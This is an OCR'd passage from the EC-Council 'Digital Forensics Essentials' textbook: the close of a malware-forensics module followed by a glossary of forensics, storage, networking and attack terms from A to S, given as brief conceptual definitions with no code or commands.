


Figure 12.40: DNSQuerySniffer tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module has discussed malware and the common techniques attackers use to spread malware. It covered the fundamentals of malware forensics and types of malware analysis, including a detailed discussion on the static analysis of malware. Further, this module examined the analysis of suspicious Word documents and discussed the fundamentals and approaches of dynamic malware analysis. Finally, this module ended with a detailed discussion on the analysis of real-time malware behavior in relation to system properties and the network.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Glossary

A

- **Attorney**: The attorney gives legal advice about how to conduct the investigation and address the legal issues involved in the forensic investigation process.
- **Areal Density:** It is defined as the number of bits per square inch on a platter.
- **ATA/PATA (IDE/EIDE):** ATA (Advanced Technology Attachment) is the official ANSI (American National Standards Institute) name of Integrated Drive Electronics (IDE), a standard interface between a motherboard's data bus and storage disks.
- **Apple File System (APFS):** It is a proprietary file system developed by Apple Inc. for macOS 10.13 and later versions.
- **Advanced Forensics Format (AFF):** AFF is an open-source data acquisition format that stores disk images and related metadata.
- **Advanced Forensic Framework 4 (AFF4):** Redesigned and revamped version of the AFF format, which is designed to support storage media with large capacities.
- **(American) NAVSO P-5239-26 (MFM) (3 passes):** This is a three-pass overwriting algorithm that verifies in the last pass.
- **(American) DoD 5220.22-M (7 passes):** This standard destroys the data on the drive's required area by overwriting with 010101 in the first pass, 101010 in the second pass and repeating this process thrice.
- **(American) NAVSO P-5239-26 (RLL) (3 passes):** This is a three-pass overwriting algorithm that verifies in the last pass.
- **Automated Field Correlation:** This method checks and compares all the fields systematically for positive and negative correlation among them, to determine correlations across one or multiple fields.
- **ARP Poisoning:** In an ARP poisoning attack, the attacker's MAC address is associated with the IP address of the target host or a number of hosts in the target network.
- **Authentication Hijacking:** In this type of attack, the attackers attempt to hijack these credentials using various attack techniques such as sniffing and social engineering.
- **Apache HTTP Server:** Apache HTTP Server is a web server that supports many OSs, such as Unix, GNU, FreeBSD, Linux, Solaris, Novell NetWare, AmigaOS, Mac OS X, Microsoft Windows, OS/2 and TPF.
- **Access Log:** It generally records all the requests processed by the Apache web server.
- **Apple Mail:** MacOS has a default standalone email client called Apple Mail which provides multiple POP3 and IMAP account support and advanced filtering.
- **Ad-Hoc Connection Attack:** In an ad-hoc connection attack, the attacker conducts the attack using a USB adapter or wireless card.
- **Access Point MAC Spoofing:** Using the MAC spoofing technique, the attacker can reconfigure the MAC address so that it appears to be an authorized access point to a host on a trusted network.
- **Application Layer:** As the topmost layer of the TCP/IP model, the application layer uses multiple processes used by layer 3 (transport layer), especially TCP and UDP, to deliver data.
- **Anti-forensics:** Anti-forensics (also known as counter forensics) is a common term for a set of techniques aimed at complicating or preventing a proper forensics investigation process.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Alternate Data Streams (ADS):** ADS, or an alternate data stream, is a NTFS file system feature that helps users find a file using alternate metadata information such as author title.
- **Artifact Wiping:** Artifact wiping involves various methods aimed at permanent deletion of particular files or entire file systems.
- **Alert Data:** Alert data is triggered by tools such as Snort IDS and Suricata that are preprogrammed to examine network traffic for IoCs and report the findings as alerts.

B

- **Bit Density:** It is the bits per unit length of track.
- **BIOS Parameter Block (BPB):** The BIOS parameter block (BPB) is a data structure in the partition boot sector. It describes the physical layout of a data storage volume, such as the number of heads and the size of the tracks on the drive.
- **Booting Process:** Booting refers to the process of starting or restarting the OS when the user turns on a computer system.
- **Brute Forcing Attacks:** The program tries every combination of characters until the password is broken.
- **Buffer Overflow:** The buffer overflow of a web application occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.
- **Bayesian Correlation:** This is an advanced correlation approach that predicts what an attacker can do next after the attack by studying the statistics and probability theory and uses only two variables.
- **Broken Access Control:** This is a method in which an attacker identifies a flaw in access-control policies and exploits it to bypass the authentication mechanism.
- **Broken Authentication:** Implementation flaws in the authentication and session management functions of a web application.
- **Basic Security Module (BSM):** BSM saves file information and related events using a token, which has a binary structure.
- **Bit-Stream Imaging:** A bit-stream image is a bit-by-bit copy of any storage media that contains a cloned copy of the entire media, including all its sectors and clusters.
- **Blackhat Search Engine Optimization (SEO):** Blackhat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, doorway pages, page swapping, and adding unrelated keywords to get a higher search engine ranking for their malware pages.

C

- **Computer forensics:** Computer forensics is a part of digital forensics that deals with crimes committed across computing devices such as networks, computers, and digital storage media.
- **Cybercrime:** Cybercrime is defined as any illegal act involving a computing device, network, its systems, or its applications.
- **Cyber Defamation:** It an offensive activity wherein a computer or device connected to the web is employed as a tool or source point to damage the reputation of an organization or individual.
- **Cyberterrorism:** It involves the use of the Internet or web resources for threatening, intimidating, or performing violent activities to gain ideological or political advantages over individuals or groups.
- **Cyberwarfare:** Libicki defines cyber warfare as the use of information systems against the virtual personas of individuals or groups.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Computer Forensics Lab:** A Computer Forensics Lab (CFL) is a location that houses instruments, software and hardware tools, and forensic workstations required for conducting a computer-based investigation with regard to the collected evidence.
- **Case Analysis:** Case analysis is the process of relating the obtained evidential data to the case in order to understand how the complete incident took place.
- **Crash Dump:** Memory dump or crash dump is a storage space where the system stores a memory backup in case of a system failure.
- **Cookie Poisoning:** Cookie poisoning refers to the modification of a cookie for bypassing security measures or gaining unauthorized access to information.
- **Cross Site Request Forgery:** In this attack method, an authenticated user is made to perform certain tasks on the web application that is chosen by an attacker.
- **Cross Site Scripting (XSS):** In this type of attack, the attackers bypass the client's ID security mechanisms and gain access privileges.
- **Cookie Snooping:** Decode or crack user credentials using local proxy.
- **Cyberstalking:** Cyberstalking is a crime where attackers harass an individual, a group, or an organization using emails or IMs.
- **Child Abduction:** Child abduction is the offense of wrongfully removing or retaining, detaining, or concealing a child or baby.
- **Client Misassociation:** A client misassociation attack begins when a client attaches to an access point that is not in their own network.
- **Cross-Platform Correlation:** This correlation method is used when different OS and network hardware platforms are used in the network of an organization.
- **Codebook-Based Approach:** The codebook-based approach, which is similar to the rule-based approach described next, groups all events together.
- **CHS (Cylinder-Head-Sector):** The Cylinder–Head–Sector (CHS) process identifies individual sectors on a hard disk according to their positions in a track, and the head and cylinder numbers determine these tracks.
- **Controller:** It is a processor that acts as a bridge between the flash memory components and the computer (host) by executing firmware-level software.
- **Clusters:** A cluster is the smallest logical storage unit on a hard disk.
- **Cold boot (Hard boot):** It is the process of starting a computer from a powered-down or off state.
- **Cleartext Passwords:** Cleartext passwords are transmitted or stored on media without any encryption.
- **Crypter:** A software type that disguises malware as a legitimate product through encryption or obfuscation, thus protecting it from detection by security programs.

D

- **Digital Evidence:** Digital evidence is defined as "any information of probative value that is either stored or transmitted in a digital form".
- **Data Manipulation:** It is a malicious activity in which attackers modify, change, or alter valuable digital content or sensitive data during transmission.
- **Denial of Service Attack:** A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disk Interface:** A storage drive connects to a PC using an interface.
- **Data Acquisition:** Forensic data acquisition is a process of imaging or collecting information from various media in accordance with certain standards for analyzing its forensic value.
- **Data Analysis:** Data analysis refers to the process of examining, identifying, separating, converting, and modeling data to isolate useful information.
- **Data Rate:** It is a ratio of the number of bytes per second that the hard disk sends to the CPU.
- **DRAM:** It is a volatile memory that provides faster read/write performance.
- **Disk Signature:** It is located at the end of the MBR and contains only 2 bytes of data. It is required by BIOS during booting.
- **Disk Partitioning:** Disk partitioning is the creation of logical divisions on a storage device (HDD/SSD) to allow the user to apply OS-specific logical formatting.
- **Dead Acquisition:** Dead acquisition is defined as the acquisition of data from a suspect machine that is powered off.
- **Dictionary Attack:** In a dictionary attack, a dictionary file is loaded into the cracking application that runs against user accounts.
- **Disk Degaussing/Destruction:** Disk degaussing is a process by which a strong magnetic field is applied to storage device, resulting in an entirely clean device of any previously stored data.
- **Disk Formatting:** Formatting of a hard drive does not erase the data present on the disk but wipes its address tables and unlinks all the files in the file system.
- **DHCP Logs**: A DHCP server allocates an IP address to a computer in a network during its start up. Therefore, DHCP server logs contain information regarding systems that were assigned specific IP addresses by the server, at any given instance.
- **Deep Web:** The deep web can only be accessed by an authorized user having a valid username, password, etc. It includes contents such as legal documents, financial records, government reports, and subscription information.
- **Dark Web:** It is an invisible or a hidden part of the web that requires specific web browsers such as the Tor browser to access; such browsers protect the anonymity of the users.
- **Dark Web Forensics:** Dark web forensics refers to investigation of unlawful and antisocial activities that are perpetrated on the dark web by malicious users.
- **DomainKeys Identified Mail (DKIM) Signature:** DomainKeys Identified Mail (DKIM) refers to an email authentication method that helps safeguard the senders and recipients of emails from phishing, spoofing, and spamming.
- **Drive-by Downloads:** This refers to the unintentional downloading of software via the Internet.
- **Domain Shadowing:** Stealing domain account credentials via phishing to create multiple subdomains that direct traffic to landing pages hosting an exploit kit.
- **Dynamic Malware Analysis:** Also known as behavioral analysis, it involves executing the malware code to know how it interacts with the host system and the network.
- **Downloader:** A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system.
- **Dropper:** A type of Trojan that installs other malware files on to the system either from the malware package or internet.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

E

- **External Attack:** This type of attack occurs when an attacker from outside the organization tries to gain unauthorized access to its computing systems or informational assets.
- **Espionage:** Corporate espionage is a central threat to organizations, as competitors often aim to attempt to secure sensitive data through open source intelligence gathering.
- **Evidence Examiner/Investigator:** The evidence examiner examines the evidence acquired and sorts it based on usefulness and relevance into a hierarchy that indicates the priority of the evidence.
- **Evidence Documenter:** The evidence documenter documents all the evidence and the phases present in the investigation process.
- **Evidence Manager:** The evidence manager manages the evidence. They have all the information about the evidence, for example, evidence name, evidence type, time, and source of evidence.
- **Evidence Preservation:** Evidence preservation refers to the proper handling and documentation of evidence to ensure that it is free from any contamination.
- **Extended Partition:** It is a logical drive that holds the information regarding stored data and files in the disk.
- **Eavesdropping:** Eavesdropping is a technique used to intercept unsecured connections in order to steal personal information.
- **Enumeration:** Enumeration is the process of gathering information about a network, which may subsequently be used to attack the network.
- **Email Infection:** This attack uses emails as a means to attack a network. Email spamming and other means are used to flood a network and cause a DoS attack.
- **Email Spamming:** Spamming or junk mail fills mailboxes and prevents users from accessing their regular emails.
- **Email Body:** The email body contains the main message of the email.
- **Email Attachment:** Documents and files sent as attachments.
- **Email Timestamp:** This reflects the date and time when an email was sent.
- **Error Log:** It contains diagnostic information and errors that the server faced while processing requests.
- **Entry/Guard Relay:** This relay provides an entry point to the Tor network.
- **Exit Relay:** As the final relay of the Tor circuit, the exit relay receives the client's data from the middle relay and sends the data to the destination website's server.
- **Expert Witness:** The expert witness offers a formal opinion as a testimony in a court of law.
- **Encrypting File Systems (EFS):** Encrypting File System (EFS) was first introduced in version 3.0 of NTFS and offers file system-level encryption.
- **Extended File System (ext):** The extended file system (ext) is the first file system for the Linux OS to overcome certain limitations of the Minix file system.
- **Encryption:** Encryption is an effective way to secure data that involves the process of translating data into a secret code that only authorized personnel can access.
- **ESE Database File:** Extensible Storage Engine (ESE) is a data storing technology used by various Microsoft-managed software such as Active Directory, Windows Mail, Windows Search, and Windows Update Client.
- **Event logs:** Which store a detailed record of all the activities performed on the OS based on auditing policies executed.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Event Correlation:** Event correlation is the process of relating a set of events that have occurred in a predefined interval of time.
- **Email:** Email is an abbreviation of "electronic mail," which is used for sending, receiving, and saving messages over electronic communication systems.
- **Email System:** An email system encompasses servers that send and receive emails on the network, along with the email clients that allow users to view and compose messages.
- **Email Signature:** An email signature is a small amount of additional information attached at the end of the email message that consists of the name and contact details of the email sender.
- **Email Headers:** Email headers contain information about the email origin such as the address from which it came, the routing, time of the message, and the subject line.
- **Exploit:** A malicious code that breaches the system security via software vulnerabilities to access information or install malware.

F

- **Forensic Investigation Process:** A methodological approach to investigate, seize, and analyze digital evidence and then manage the case from the time of search and seizure to reporting the investigation result.
- **Federal Rules of Evidence:** These rules shall be construed to secure fairness in administration, elimination of unjustifiable expense and delay, and promotion of growth and development of the law of evidence.
- **Forensic Readiness:** Forensic readiness refers to an organization's ability to optimally use digital evidence in a limited period of time and with minimal investigation costs.
- **Forensics Readiness Planning:** Forensic readiness planning refers to a set of processes to be followed to achieve and maintain forensics readiness.
- **Forensics Investigator:** A computer forensic investigator helps organizations and law enforcement agencies identify, investigate, and prosecute the perpetrators of cybercrimes.
- **Forensics Investigation Report Template:** An Investigative Report Template is a set of predefined styles allowing investigators to add different sections of a report such as the case number, names and social security numbers.
- **File System:** The file system layer stores information such as file metadata, file content, and directory structures.
- **Field-Based Approach:** This is a basic approach that compares specific events with single or multiple fields in the normalized data.
- **File Allocation Table (FAT):** The File Allocation Table (FAT), designed in 1976, is a file system for many OSes such as DOS, Windows, and OpenDOS. Designed for small hard disks and a simple folder structure.
- **Filesystem Hierarchy Standard (FHS):** The Filesystem Hierarchy Standard (FHS) defines the directory structure and its contents in Linux and Unix-like OSes.
- **Fourth Extended File System (ext4):** The fourth extended file system (ext4) is a journaling file system developed as the successor to the commonly used ext3 file system. It offers better scalability and reliability than ext3 for supporting large file systems of 64-bit machines to meet the increasing disk-capacity demands.
- **File Carving:** It is a technique to recover files and fragments of files from the hard disk in the absence of file system metadata.
- **Full Content Data:** Full content data refers to actual packets that are collected by storing the network traffic (known as packet capture or PCAP files).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Firewall:** A firewall is software or hardware that stores details of all the data packets moving in and out of the network.
- **Firewall Logs:** The network firewall logs collect network traffic data such as request source and destination, ports used, time and date, and priority.
- **File Fingerprinting:** File fingerprinting is data loss prevention method used for identifying and tracking data across a network.
- **Fileless Malware:** A group of malware that do not write any file to the disk and use only approved Windows tools for installation and execution, thus circumventing security programs and application whitelisting processes.

G

- **Globally Unique Identifier (GUID):** The Globally Unique Identifier (GUID) is a 128-bit unique reference number used as an identifier in computer software.
- **GUID Partition Table (GPT):** GUID is a standard partitioning scheme for hard disks and a part of the Unified Extensible Firmware Interface (UEFI), which replaces legacy BIOS firmware interfaces.
- **(German) VSITR (7 passes):** This method overwrites in 6 passes with alternate sequences of 0x00 and 0xFF, and with 00xAA in the last (7th) pass.
- **Graph-Based Approach:** In the graph-based approach, various dependencies between system components such as network devices, hosts, and services are first identified.

H

- **Hard Disk Drive:** HDD is a non-volatile digital data storage device that records data magnetically on a metallic platter.
- **Host Interface:** An SSD connects to the host machine using an interface. The commonly used SSD interfaces are SATA, PCIe, SCSI, etc.
- **Hierarchical File System (HFS):** Apple developed the Hierarchical File System (HFS) in September 1985 to support the Mac OS in its proprietary Macintosh system and as a replacement for the Macintosh File System (MFS).
- **HFS Plus:** HFS Plus (HFS+) is the successor to HFS and is used as the primary file system in Macintosh. It supports large files and uses Unicode for naming items (files and folders).
- **Home directory:** Stores the authentication data, such as logon attempts (both success and failure) of all users.
- **Honeypots:** Honeypots are devices that are deployed to bait attackers. These appear to contain very useful information to lure the attackers, and find their whereabouts and techniques.

I

- **Internal/Insider Attack:** It is an attack performed on a corporate network or on a single computer by an entrusted person (insider) who has authorized access to the network.
- **Intellectual Property Theft:** It is the process of stealing trade secrets, copyrights, or patent rights of an asset or a material belonging to individuals or entities.
- **Incident Responder:** The incident responder is responsible for the measures taken when an incident occurs.
- **Investigation Report:** It summarizes the whole investigation into a readable report to be presented in a court of law.
- **Incident Analyzer:** The incident analyzer analyzes the incidents based on the occurrence.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Indicators of Compromise (IOCs):** Indicators of Compromise (IoCs) are digital forensic artifacts that help detect a security incident that has occurred (or is ongoing) on a host system or a network.
- **IDS Logs:** Intrusion Detection System (IDS) logs provide information helpful in finding suspicious packet types, determining probes, generating new attack signatures, and measuring attack statistics.
- **IIS Logs:** IIS logs all server visits in log files. IIS logs provide useful information regarding the activity of various web applications, such as the client IP address, username, date and time, request type, and target of operation.
- **iChat:** Default Instant Messaging application of MacOS.
- **IP Address Spoofing:** This technique is used by an attacker to access any computer without appropriate authorization.
- **Internet Layer:** This is the layer above network access layer. It handles the movement of a data packet over a network, from its source to its destination.
- **Injection Flaws:** Injection flaws are the most common application vulnerabilities that allow untrusted user-supplied data to be interpreted and executed as a command or query.
- **Information Leakage:** Information leakage refers to a drawback in a web application where the application unintentionally reveals sensitive information to an unauthorized user.
- **Improper Error Handling:** This threat arises when a web application is unable to handle internal errors properly.
- **Identity Fraud:** Identity fraud is the illegitimate retrieval and use of others' personal data for malicious and monetary gains.
- **Insecure Direct Object References:** An insecure direct object reference occurs when developers expose various internal implementation objects such as files, directories, database records, and key-through references.
- **Insecure Deserialization:** The insecure deserialization vulnerability arises when applications and application programming interfaces (APIs) allow the deserialization of untrusted user input.
- **Internet Information Services (IIS):** A Microsoft-developed application based on Visual Basic, runs on a web server and responds to requests from a browser.
- **IMAP Server:** Internet Message Access Protocol (IMAP) is an internet protocol designed for accessing e-mail on a mail server.
- **Injector:** A program that injects its code into other vulnerable running processes and changes the way of execution to hide or prevent its removal.

J

- **Journaling File System:** Journaling file systems ensure data integrity on a computer.
- **Jamming Attack:** Plain-old DoS attack.

K

- **Key Cell:** It contains Registry key information and includes offsets to other cells as well as the LastWrite time for the key.

L

- **Legal Compliance:** Legal compliance in computer forensics ensures that any evidence that is collected and analyzed is admissible in a court of law.
- **Lost Clusters:** A lost cluster is a FAT file system error that results from the manner in which the FAT file system allocates space and chains files together.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Logical Structure of Disks:** The logical structure of a hard disk is the file system and software utilized to control access to the storage on the disk.
- **Live Acquisition:** Live data acquisition involves collecting volatile data from a live system.
- **Logical Acquisition:** Logical acquisition gathers only the files required for the case investigation.
- **Live Analysis:** In this method, investigators use the built-in registry editor to examine the registry and tools such as FTK Imager to capture registry files from live system for forensic analysis.
- **Linux Forensics:** Linux forensics refers to performing forensic investigations on a Linux-based device.
- **Linux Log Files:** Log files are records of all the activities performed on a system. Linux log files store information about the system's kernel and the services running in the system.
- **Log Tampering:** Inject, delete or tamper the web application logs to engage in malicious activities.
- **Log-in Anomalies:** Increase in the number of failed login attempts on a user account could be sign of malicious activity.

M

- **Master Boot Record (MBR):** A master boot record (MBR) is the first sector ("sector zero") of a data storage device such as a hard disk.
- **Master Boot Code or Boot Strap:** It is an executable code and responsible for loading OS into computer memory. It consists of a data structure of 446 bytes.
- **Metadata:** Metadata is data about data. It describes various characteristics of data, including when and by whom it was created, accessed, or modified.
- **Memory Forensics:** Memory forensics involves forensic analysis of RAM dumps captured from a running machine.
- **Mac Forensics:** Mac forensics refers to the investigation of a crime occurring on or using a MacOS-based device.
- **Man-in-the-Middle Attack:** In man-in-the-middle attacks, the attacker establishes independent connections with the users and relays the messages being transferred among them, thus tricking them into assuming that their conversation is direct.
- **Malware Attacks:** Malware is a kind of malicious code or software designed to infect systems and affect their performance.
- **Misconfigured Access Point Attack:** This attack occurs due to the misconfiguration of a wireless access point. This is one of the easiest vulnerabilities that an attacker can exploit.
- **MAC Flooding:** In a MAC flooding attack, the attacker connects to a port on the switch and floods its interface by sending a large volume of ethernet frames from various fake MAC addresses.
- **Middle Relay:** The middle relay is used for the transmission of data in an encrypted format.
- **Mail User Agent (MUA):** Also known as email client, MUA is an application that enables users read, compose and send emails from their configured email addresses.
- **Mail Transfer Agent (MTA):** MTA is also known as a mail server that accepts the email messages from the sender and routes them to their destination.
- **Mail Delivery Agent (MDA):** MDA is an application responsible for receiving an email message from the MTA and storing it in the mailbox of the recipient.
- **Mail Bombing:** Email bombing refers to the process of repeatedly sending an email message to a particular address at a specific victim's site.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Mail Storms:** A mail storm occurs when computers start communicating without human intervention.
- **MIME:** Multi-Purpose Internet Mail Extension (MIME) allows email users to send media files such as audio, video, and images as a part of the email message.
- **Message ID:** These Message IDs are generated by the globally unique MTA/mail server of the sending mail system.
- **Malware Analysis Lab:** A malware analysis lab is instrumental in gauging the behavioral pattern of a malware.
- **Malware Disassembly:** This process will help investigators find the language used for programming the malware, look for APIs that reveal its function, etc.
- **Monitoring Host Integrity:** It involves taking snapshots of the system state using the same tools before and after the analysis to detect changes made to the entities residing in the system.
- **Malvertising:** Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites.
- **Mouse Hovering:** This is a relatively new and unique technique used by attackers to infect systems with malware. Attackers send spam emails to target users along with a Microsoft PowerPoint file attachment with .PPSX or.PPS extension.
- **Malware:** Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud.
- **Malware Forensics:** Malware forensics deals with identifying and containing malicious code, and examine its behavior in a controlled environment.
- **Malicious Code:** A command that defines malware's basic functionalities, such as stealing data and creating a backdoor.

N

- **Non-volatile Data**: Permanent data stored on secondary storage devices such as hard disks and memory cards.
- **NAND Flash Memory:** It is the main data storage unit made up of floating gate transistors which retain the charge state even without power.
- **Network Data:** Network information is the network-related information stored in the suspect system and connected network devices.
- **Network Access Layer:** This is the lowest layer in the TCP/IP model. This layer defines how to use the network to transfer data.
- **Neural Network-Based Approach:** This approach uses a neural network to detect the anomalies in the event stream, root causes of fault events, and correlate other events related to faults and failures.
- **Network Traffic Analysis:** Network traffic analysis involves probing into conversations between two devices by intercepting and investigating the traffic.
- **New Technology File System (NTFS):** New Technology File System (NTFS) is one of the latest file systems supported by Windows. It is a high-performance file system that repairs itself.
- **Network Forensics:** Network forensics involves the implementation of sniffing, capturing, and analysis of network traffic and event logs to investigate a network security incident.
- **Network Behavior Analysis:** It involves tracking the malware's network-level activities.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

O

- **Obfuscated Passwords:** Obfuscated passwords are encrypted using an algorithm and can be decrypted by applying a reverse algorithm.
- **OS Forensics:** "OS forensics" involves forensic examination of the operating system of the computer.
- **Obfuscator:** A program that conceals its code and intended purpose via various techniques, thus making it hard for security mechanisms to detect or remove it.
- **Open Port:** An open port is a TCP or UDP port that is configured to receive network packets.
- **Open-Port-Based Correlation:** The open-port correlation approach determines the chance of a successful attack by comparing the list of open ports available on the host with those that are under attack.
- **Observing Runtime Behavior:** It involves live monitoring the behaviour of the chosen malware as it runs on the system.

P

- **Photographer:** The photographer photographs the crime scene and the evidence gathered.
- **PCIe SSD:** A PCIe (Peripheral Component Interconnect Express) SSD is a high-speed serial expansion card that integrates flash directly into the motherboard.
- **Phishing/Spoofing:** Phishing is a technique in which an attacker sends an email or provides a link falsely claiming to be from a legitimate site to acquire a user's personal or account information.
- **Parallel ATA:** Parallel ATA (PATA), based on parallel signaling technology, offers a controller on the disk drive itself and thereby eliminates the need for a separate adaptor card.
- **Partition Table:** It maintains the data of all the hard disk partitions and consists of a data structure 64 bytes.
- **Primary Partition:** It is a drive that holds the information regarding the OS, system area, and other information required for booting.
- **Packet Sniffing:** Sniffing refers to the process of capturing traffic flowing through a network, with the aim of obtaining sensitive information.
- **Password-based Attacks:** A password-based attack is a process where the attacker performs numerous log-in attempts on a system or an application to duplicate a valid login and gain access to it.
- **Packet Parameter/Payload Correlation for Network Management:** This approach helps in correlating particular packets with other packets.
- **Profile/Fingerprint-Based Approach:** This method helps users to identify whether a system serves as a relay to a hacker, or is a formerly compromised host, and/or to detect the same hacker from different locations.
- **Plan for Contingency:** Refers to a backup program that an investigator must have in case certain hardware or software do not work, or a failure occurs during an acquisition.
- **Password Hashes:** Password hashes are signatures of the original password, generated using a one-way algorithm.
- **Password Cracking Attack:** In a password cracking attack, the attacker attempts to gain access to the credentials of an authenticated user via various techniques, such as brute-force or dictionary attacks.
- **Path/Directory Traversal:** When attackers exploit HTTP by using directory traversal, they gain unauthorized access to directories, following which they may execute commands outside the web server's root directory.
- **Parameter/Form Tampering:** This type of tampering attack aims at manipulating the communication parameters exchanged between a client and server to make changes in application data.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Process-to-Port Mapping:** Process-to-port mapping traces the port used by a process, and protocol connected to the IP.
- **Pharming:** Pharming is a social engineering technique in which an attacker executes malicious programs on a victim's computer or server.
- **Prefetch Files:** Prefetch files store information on applications that have been run on the system.
- **Postmortem:** Postmortem analysis of logs is conducted to investigate an incident that has already happened.
- **POP3 Server:** POP3 (Post Office Protocol version 3) is an Internet protocol that is used to retrieve e-mails from a mail server.
- **Portable Executable (PE):** The PE format stores the information required by a Windows system to manage the executable code.
- **Packer:** A program that allows to bundle all files together into a single executable file via compression in order to bypass security software detection.
- **Payload**: A piece of software that allows to control a computer system after it has been exploited.

R

- **Raw Format:** Raw format creates a bit-by-bit copy of the suspect drive. Images in this format were are usually obtained by using the dd command.
- **Recycle Bin:** The Recycle Bin is a temporary storage place for deleted files.
- **Russian Standard, GOST P50739-95 (6 passes):** It is a wiping method that writes zeros in the first pass and then random bytes in the next pass.
- **Rule-based Attack:** This attack is used when some information about the password is known.
- **RAM:** RAM contains volatile information pertaining to various processes and applications running on a system.
- **Real-Time Analysis:** A real-time analysis is performed during an ongoing attack, and its results are also generated simultaneously.
- **Routing:** Routing refers to the process of transmitting an IP packet from one location to another over the internet.
- **Route Correlation:** This approach helps in extracting information about the attack route and uses that information to identify further data pertaining to the attack.
- **Router Attacks:** In these attacks, an attacker attempts to compromise a router and gain access to it.
- **Received Header:** The received header contains details of all the mail servers through which an email message travels while in transit.
- **Return-Path:** This header is used to specify the email address to which an email message will be sent/returned if it fails to reach the intended recipient.
- **Received-SPF:** The Sender Policy Framework (SPF) prevents sender address forgery. SPF allows organizations to designate servers that can send emails on behalf of their domains.
- **Rule-Based Approach:** The rule-based approach correlates events according to a specified set of rules (condition action).
- **Router Logs:** Routers store network connectivity logs with details such as date, time, source and destination IPs, and ports used.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

S

- **Sector:** A sector is the smallest physical storage unit on the disk platter.
- **4K Sectors:** The 4K sector technology removes redundant header areas between sectors.
- **Structured Query Language Attack:** SQL injection/attack is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- **Seek Time:** It is the amount of time required to send the first byte of the file to the CPU, when it requests the file.
- **Standard Operating Procedures (SOPs):** Standard Operating Procedures (SOPs) are documented quality-control guidelines that must be supported by proper case records and broadly accepted procedures, equipment, and materials.
- **Serial ATA/ SATA (AHCI):** It is an advancement of ATA and uses serial signaling, unlike IDE's parallel signaling.
- **Solid-State Drive (SSD):** SSD is a non-volatile storage device that uses NAND flash memory chips to store digital data.
- **Serial Attached SCSI:** SAS (Serial Attached SCSI) is the successor and an advanced alternative to parallel SCSI in enterprise environments.
- **Subkey List Cell:** It is made up of a series of indexes pointing to key cells, these all are sub keys to the parent key cell.
- **SQL Injection:** In this type of attack, the attacker injects malicious SQL commands or queries as input data.
- **Security Misconfiguration:** The lack of a repeatable security-hardening process at any layer of the application stack.
